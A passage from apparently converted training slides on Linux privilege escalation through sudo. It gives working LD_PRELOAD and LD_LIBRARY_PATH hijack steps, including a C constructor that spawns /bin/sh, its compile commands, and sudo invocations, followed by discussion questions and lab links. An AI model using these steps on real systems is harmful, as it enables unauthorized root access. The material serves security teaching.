gcc -fPIC -shared -nostartfiles -o ./ldp.so ./ldp.c
```

Then run


```
sudo LD_PRELOAD=./ldp.so <any binary you can run with sudo>
```



Exploiting sudo

Additional exploitation strategies: LD_LIBRARY_PATH

1. Find any library used by the target executable; e.g., /usr/sbin/bridge



```
$ ldd /usr/sbin/bridge
    linux-vdso.so.1 (0x0000fffffa1af7000)
    libmnl.so.0 => /lib/aarch64-linux-gnu/libmnl.so.0 (0x0000fffffa1a3000)
    libcap.so.2 => /lib/aarch64-linux-gnu/libcap.so.2 (0x0000fffffa1a0000)
    libc.so.6 => /lib/aarch64-linux-gnu/libc.so.6 (0x0000fffffa185000)
    /lib/ld-linux-aarch64.so.1 (0x0000fffffa1aba000)

$
```



Exploiting sudo

Additional exploitation strategies: LD_LIBRARY_PATH

```
#include <stdlib.h>

static void inject()
    __attribute__((constructor));

void inject() {
    system("/bin/sh");
}
```

^ ldlp.c

2. Compile the program on the right with

```
gcc -o /tmp/libcap.so.2 -shared -fPIC ldlp.c
```

3. Run the target binary, with LD_LIBRARY_PATH

```
sudo LD_LIBRARY_PATH=/tmp /usr/sbin/bridge
```



Exploiting sudo

Additional exploitation strategies: LD_LIBRARY_PATH

It didn't work, did it?

Why?

How to fix it?



Exploiting SetUID/SetGID and sudo

Recommended activity

- [Linuxprivesc on THM free room](#)
- [Linux Privilege Escalation challenges](#) - linux-privesc (Docker environment)



Links

- [Gtfobins](#)
- Hacktricks.xyz - [privilege-escalation](#)
- Hacktricks.xyz - [privilege escalation checklist](#)
- Hacktricks.xyz - [tunneling](#)
- Try Hack Me - [linuxprivesc](#)
- [John the ripper](#)
- [Hashcat](#)

